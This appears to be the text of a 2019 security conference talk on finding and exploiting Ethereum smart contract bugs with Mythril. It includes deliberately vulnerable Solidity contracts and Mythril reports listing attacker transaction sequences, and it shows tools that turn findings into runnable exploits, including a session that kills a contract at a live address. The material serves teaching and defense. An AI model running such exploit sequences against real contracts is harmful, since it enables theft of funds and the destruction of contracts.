The Ether Wars: Exploits, counter-exploits and honeypots on Ethereum

AUGUST 11, 2019

CONSENSYS Diligence

MythX

About Us


- Bernhard Mueller: Chief Hacking Officer at MythX - @muellerberndt
- Daniel Luca: Auditor and Researcher at ConsenSys Diligence - @cleanunicorn
- Other who contributed to / influenced this talk:
  - Joran Honig, Nikhil Parasaram, Nathan Peercy (Mythril Core Team)
  - Everyone from ConsenSys Diligence
  - Sam Sun (shared his bot research)
  - The awesome Ethereum security community

In this Talk

- Fast bug detection using symbolic execution of EVM bytecode (Mythril)
- Exploit automation (Scrooge McEtherface)
- Exploiting those who use automated tools (Theo)
- Defending against those who exploit those who use automated tools

What is Ethereum?

- Distributed state machine




EVM Smart Contracts

- Small programs written in a simple, stack-based language
- Immutable: Once deployed they can’t be changed
- Executing instructions costs gas
- Computation in a single transaction is bounded by the block gas limit
- However, state can be mutated over multiple transactions


Symbolic Execution (1)

```
contract Cat {

    function extend_life(bool grantSurvival) public {
        if (!grantSurvival) {
            selfdestruct(address(0x0));
        }
    }
}
```


grantSurvival == True




grantSurvival == False




Symbolic Execution (2)





How to Kill the Cat?



grantSurvival = ((0 == 0) == 0) == True

grantSurvival = (True == False) == True

grantSurvival = False

Further Reading

- Introduction to Mythril and Symbolic Execution (Joran Honig)
  - https://medium.com/@joran.honig/introduction-to-mythril-classic-and-symbolic-execution-ef59339f259b
- Smashing Smart Contracts
  - https://github.com/b-mueller/smashing-smart-contracts
- teether: Gnawing at Ethereum to Automatically Exploit Smart Contracts (J. Krupp, C. Rossow)
  - https://www.usenix.org/system/files/conference/usenixsecurity18/sec18-krupp.pdf

Mythril Basic Usage

```
$ pip install mythril

$ myth analyze <solidity_file>[:contract_name]

$ myth analyze -a <address>
```

Demo

```
pragma solidity ^0.5.0;

contract KillMe01 {

    mapping(address => bool) public allowed;

    constructor() public payable {
    }

    function() external payable {
    }

    function setAllowed(address addr) public {
        allowed[addr] = true;
    }

    function kill(address payable to) public {
        require(allowed[to]);
        selfdestruct(to);
    }
}
```

Demo

samples — -bash — 148×24

```
(mythril) Bernhards-MacBook-Pro:samples bernhardmueller$ myth analyze killme01.sol
==== Unprotected Selfdestruct ====
SWC ID: 106
Severity: High
Contract: KillMe01
Function name: kill(address)
PC address: 520
Estimated Gas Usage: 775 - 1390
The contract can be killed by anyone.
Anyone can kill this contract and withdraw its balance to an arbitrary address.
--------------------
In file: killme01.sol:19

selfdestruct(to)

--------------------
Transaction Sequence:

Caller: [CREATOR], data: [CONTRACT CREATION], value: 0x0
Caller: [ATTACKER], function: setAllowed(address), txdata: 0xc0e79a11bebebebebebebebebebebebedeadbeefdeadbeefdeadbeefdeadbeefdeadbeef, value: 0x0
Caller: [ATTACKER], function: kill(address), txdata: 0xcbf0b0c0bebebebebebebebebebebebedeadbeefdeadbeefdeadbeefdeadbeefdeadbeef, value: 0x0


(mythril) Bernhards-MacBook-Pro:samples bernhardmueller$
```

More Complex Example

- Level 1 of the Ethernaut Challenge
- To practice smart contract hacking check out these awesome pages:

https://ethernaut.openzeppelin.com
https://capturetheether.com
https://blockchain-ctf.securityinnovation.com

```
pragma solidity ^0.5.0;

import 'Ownable.sol';
import 'SafeMath.sol';

contract Fallback is Ownable {

  using SafeMath for uint256;
  mapping(address => uint) public contributions;

  constructor() public {
    contributions[msg.sender] = 1000 * (1 ether);
  }

  function contribute() public payable {
    require(msg.value < 0.001 ether);
    contributions[msg.sender] = contributions[msg.sender].add(msg.value);
    if(contributions[msg.sender] > contributions[_owner]) {
      _owner = msg.sender;
    }
  }

  function getContribution() public view returns (uint) {
    return contributions[msg.sender];
  }

  function withdraw() public onlyOwner {
    _owner.transfer(address(this).balance);
  }

  function() payable external {
    require(msg.value > 0 && contributions[msg.sender] > 0);
    _owner = msg.sender;
  }
}
```

Mythril CLI Args

```
$ myth -v4 analyze -t3 --execution-timeout 3600 <solidity_file>
```

Verbose output

Exhaustively execute 3 transactions

Terminate after 1 hour and return results


Output With -t3

Ethernaut — -bash — 135×31

```
(mythril) Bernhards-MBP:Ethernaut bernhardmueller$ myth a fallback.sol -t3
==== Unprotected Ether Withdrawal ====
SWC ID: 105
Severity: High
Contract: Fallback
Function name: withdraw()
PC address: 1016
Estimated Gas Usage: 1550 - 2491
Anyone can withdraw ETH from the contract account.
Arbitrary senders other than the contract creator can withdraw ETH from the contract account without previously having sent an equivale
nt amount of ETH to it. This is likely to be a vulnerability.
--------------------
In file: fallback.sol:28

_owner.transfer(address(this).balance)

--------------------
Transaction Sequence:

Caller: [CREATOR], data: [CONTRACT CREATION], value: 0x0
Caller: [ATTACKER], function: contribute(), txdata: 0xd7bb99ba, value: 0x1
Caller: [ATTACKER], function: unknown, txdata: 0x, value: 0x1
Caller: [ATTACKER], function: withdraw(), txdata: 0x3ccfd60b, value: 0x0


(mythril) Bernhards-MBP:Ethernaut bernhardmueller$
```

State Space Explosion Problem

```
pragma solidity ^0.5.7;

contract KillBilly {
    uint256 private is_killable;
    uint256 private completelyrelevant;

    mapping (address => bool) public approved_killers;

    function engage_fluxcompensator(uint256 a, uint256 b) public {
        completelyrelevant = a * b;
    }

    function vaporize_btc_maximalists(uint256 a, uint256 b) public {
        completelyrelevant = a + b;
    }

    function killerize(address addr) public {
        approved_killers[addr] = true;
    }

    function activatekillability() public {
        require(approved_killers[msg.sender] == true);
        is_killable -= 1;
    }

    function commencekilling() public {
        require(is_killable > 0);
        selfdestruct(msg.sender);
    }

}
```



Mythril Pruning Algorithms

- Prune unreachable paths given concrete initial state
- Prune pure functions (STOP state == initial state)
- Dynamic pruning. Execute a path only if:
  - It is newly discovered
  - A state variable that was modified in the previous transaction is read somewhere along the path
  - Somewhere along this path, a state variable is written to that we know is being read elsewhere

teEther uses a similar method: https://www.usenix.org/node/217465

Mythril v0.21.12
State space graph for 3 transactions
killbilly.sol - https://gist.github.com/b-mueller/8fcf3b8a2c0f0b691ecc0ef3e245c1c7

Pruning Effectiveness

Fully execute 63 samples from the smart contract weakness registry
https://smartcontractsecurity.github.io/SWC-registry/

	Base	**Prune Pure Funcs**	**Dynamic Pruning**	**Speedup**
1 TX	297s	N/A	N/A	N/A
2 TX	2,346s	1,919s	1,152s	103.5%
3 TX	9,943s	6,072s	2,242s	343.49%
4 TX	too long	13,312s	7,440s	> 400%

Possible Optimizations (WIP)

- Parallelization
- State merging
  - Merge path constraints and world state by disjunction (c1 v c2)
  - Used by Manticore
- Function summaries
  - Store constraints imposed on state when executing paths (“summary”)
  - In subsequent runs, apply summary via conjunction instead of re-executing the same code
  - Pakala uses a comparable approach
- (...)

Scrooge McEtherface (1)

- Transform bugs detected by Mythril into runnable exploits

scrooge-mcetherface — scrooge 0xf7919d2760a28d20c5120dbf9fa0f86fb2c99704 — 144×25

```
(mythril) Bernhards-MBP:scrooge-mcetherface bernhardmueller$ ./scrooge 0xf7919d2760a28d20c5120dbf9fa0f86fb2c99704
Scrooge McEtherface at your service.
Analyzing 0xf7919D2760a28d20c5120Dbf9fa0f86Fb2C99704 over 3 transactions.
Found 1 attacks:

ATTACK 0: The contract can be killed by anyone.
  0: Call data: 0x3bb0bcda , call value: 0x0
  1: Call data: 0x41c0e1b5 , call value: 0x0

Python 3.7.4 (default, Jul 19 2019, 17:39:03)
[Clang 10.0.1 (clang-1001.0.46.4)] on darwin
Type "help", "copyright", "credits" or "license" for more information.
(InteractiveConsole)
>>> raids
[Raid(target=0xf7919D2760a28d20c5120Dbf9fa0f86Fb2C99704,type="The contract can be killed by anyone.",steps=[Step(func_hash()="0x3bb0bcda",func_a
rgs()=,value=0x0), Step(func_hash()="0x41c0e1b5",func_args()=,value=0x0)])]
>>> raids[0].execute()
Transaction sent successfully, tx-hash: 0x8c20053f9a67f4a74e7b0627de89dddae6017d06e7a2de6a5b14f77d8f191468. Waiting for transaction to be mined.
..
Transaction sent successfully, tx-hash: 0x52de8744ba98c0dc14d2f040b7175f95dba8ced22130f48ba674f6ac6bb0d933. Waiting for transaction to be mined.
..
True
>>>
```

Scrooge McEtherface

DEMO!

https://github.com/b-mueller/scrooge-mcetherface

Situation on the Mainnet

2 Tools

- Karl
  - Ethereum mass scanner
- Theo
  - Ethereum exploitation framework

Karl


- Mass continuous recon
- Scans all blocks, all transactions, finds vulnerable contracts
- Exploit generation
- Exploit validation

Scan Contract

```
disassembler = MythrilDisassembler(
    eth=eth_json_rpc,
    solc_version=None,
    solc_args=None,
    enable_online_lookup=True,
)
disassembler.load_from_address(contract_address)

analyzer = MythrilAnalyzer(
    strategy="bfs",
    onchain_storage_access=self.onchain_storage,
    disassembler=disassembler,
    address=contract_address,
    execution_timeout=self.timeout,
    loop_bound=self.loop_bound,
    max_depth=64,
    create_timeout=10,
)
report = analyzer.fire_lasers(
    modules=self.modules, transaction_count=self.tx_count
)
```

Report

```
==== Unprotected Ether Withdrawal ====
SWC ID: 105
Severity: High
Contract: 0×E3eCBa1b1A840CE2Fd1d032BF1589D2FcD6b872F
Function name: fallback
PC address: 481
Estimated Gas Usage: 2757 - 39910
Anyone can withdraw ETH from the contract account.
Arbitrary senders other than the contract creator can withdraw ETH from the contract
account without previously having sent an equivalent amount of ETH to it.
This is likely to be a vulnerability.
--------------------
Transaction Sequence:

Caller: [ATTACKER], function: unknown,
 txdata: 0×10c42eaf000000000000000000000000deadbeefdeadbeefdeadbeefdeadbeefdeadbeef11,
 value: 0×0
```


CHECK THE GENERATED
EXPLOIT PATH
imgflip.com

Ganache

ACCOUNTS | BLOCKS | TRANSACTIONS | LOGS

SEARCH FOR BLOCK NUMBERS OR TX HASHES

CURRENT BLOCK	GAS PRICE	GAS LIMIT	NETWORK ID	RPC SERVER	MINING STATUS
0	20000000000	6712390	5777	HTTP://127.0.0.1:7545	AUTOMINING

